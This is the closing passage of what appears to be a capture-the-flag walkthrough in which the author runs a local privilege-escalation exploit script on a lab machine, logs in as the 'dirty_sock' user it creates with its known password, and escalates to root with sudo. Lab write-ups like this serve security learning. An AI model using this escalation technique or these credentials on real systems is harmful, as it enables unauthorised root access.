  File "46362.py", line 320, in main
    delete_snap(client_sock)
  File "46362.py", line 205, in delete_snap
    http_reply = client_sock.recv(8192).decode("utf-8")
ConnectionResetError: [Errno 104] Connection reset by peer
www-data@petshop:/tmp$
```

As you can see we have ran the exploit. But it gives us some error. All we need to do is ignore them.

Now we should have a user “dirty_sock” in the machine. The password for “dirty_sock” is “dirty_sock” itself.

```
www-data@petshop:/tmp$ su dirty_sock
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

dirty_sock@petshop:/tmp$
```

Now let’s become root. So all we have to do now is run “sudo su” and provide the password for dirty_sock.

```
dirty_sock@petshop:/tmp$ sudo su
[sudo] password for dirty_sock:
root@petshop:/tmp#
```

That’s it, you are root. Grab that root flag from “/root”.

Thanks for reading! Happy Hacking!